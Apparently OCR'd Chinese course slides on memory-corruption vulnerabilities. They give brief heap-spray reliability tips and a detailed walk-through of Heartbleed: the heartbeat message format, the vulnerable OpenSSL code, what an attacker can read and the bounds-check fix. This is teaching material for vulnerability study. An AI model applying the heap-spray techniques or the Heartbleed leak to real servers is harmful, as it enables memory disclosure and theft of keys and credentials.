
5.4 Heap Spray的应用

- 失效情形



5.4 Heap Spray的应用

- 如何提高成功率



通过选择合适的堆块大小和shellcode存储对象的大小，尽量缩小未用的堆块空间，降低EIP落入该空间的概率。

减小堆块之间的空隙，设法使堆块连续分配，降低EIP落入该空隙的概率。

六、心脏滴血漏洞机理

6.1 心脏滴血漏洞概况

The Heartbleed Bug


The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

“心脏滴血”利用了OpenSSL从v1.0.1 – v1.0.1f,在实现心跳扩展协议（RFC6520）时出现的缓冲区溢出漏洞（缓冲区读溢出）。

6.2 心跳协议（RFC6520）

检测两个设备之间是否还有连接。通过交换“心跳”消息的方式，用来维持端与端之间的连接。



RFC6520
Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension

6.2 心跳协议（RFC6520）

心跳消息格式：

消息类型（1字节）
消息载荷长度（2字节）
消息载荷
填充字段

TLS1_HB_REQUEST
TLS1_HB_RESPONSE

```
enum {
    heartbeat_request(1),
    heartbeat_response(2),
    (255)
} HeartbeatMessageType;
```

```
struct {
    HeartbeatMessageType type;
    uint16 payload_length;
    opaque payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage;
```

6.3 心脏滴血：OpenSSL 1.0.1g之前的RFC6520实现

```
buf = OPENSSL_malloc(1 + 2 + payload + padding);
p = buf;
/* Message Type */
*p++ = TLS1_HB_REQUEST;
/* Payload length (18 bytes here) */
s2n(payload, p);
/* Sequence number */
s2n(s->tlsext_hb_seq, p);
/* 16 random bytes */
RAND_pseudo_bytes(p, 16);
p += 16;
/* Random padding */
RAND_pseudo_bytes(p, padding);
```

心跳请求消息构造

```
- Message Type, 1 byte
- Payload Length, 2 bytes (unsigned int)
- Payload, the sequence number (2 bytes uint)
- Payload, random bytes (16 bytes uint)
- Padding
```

6.3 心脏滴血：OpenSSL 1.0.1g之前的RFC6520实现


```
unsigned char *p = &s->s3->rrec.data[0], *pl;
unsigned short hbtype;
unsigned int payload;
unsigned int padding = 16; /* Use minimum padd

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

心跳响应消息构造

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;
/* Random padding */
RAND_pseudo_bytes(bp, padding);
```

问题出在哪里?

6.4 心脏滴血漏洞的危害



6.4 心脏滴血漏洞的危害

攻击者向服务器发送一个特殊构造的心跳请求包，可导致服务器输出内存数据。

- 远程攻击者可以利用漏洞，每次从服务器内存中读取多达64K字节的数据。
- 根据服务器所承载的业务类型，攻击者一般可获得用户X.509证书私钥、实时连接的用户账号密码、会话Cookies等敏感信息。
- 进一步可直接取得相关用户权限，窃取私密数据或执行非授权操作。

6.5 心脏滴血漏洞的修复

```
/* Read type and payload length first */
if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;

if (hbtype == TLS1_HB_REQUEST)
    {
    unsigned char *buffer, *bp;
    unsigned int write_length = 1 /* heartbeat type */ +
                                2 /* heartbeat length */ +
                                payload + padding;
    int r;

    if (write_length > SSL3_RT_MAX_PLAIN_LENGTH)
        return 0;

    /* Allocate memory for the response, size is 1 byte
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */
    buffer = OPENSSL_malloc(write_length);
    bp = buffer;
```

未修复的缺陷代码

```
unsigned short hbtype;
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
        &s->s3->rrec.data[0], s->s3->rrec.length,
        s, s->msg_callback_arg);

if (hbtype == TLS1_HB_REQUEST)
    {
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 byt
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;
```

参考资源

Windows Internals, Sixth Edition, Part 1 *(available separately)*

Windows Internals, Sixth Edition, Part 2

网络资源


Heap Overflow Exploitation on Windows 10 Explained
http://www.publicnow.com/view/535BD81835B0CD375FA7CFBAD459CB1AF232F83F

Analysis and Exploitation of a Linux Kernel Vulnerability
https://perception-point.io/resources/research/analysis-and-exploitation-of-a-linux-kernel-vulnerability/

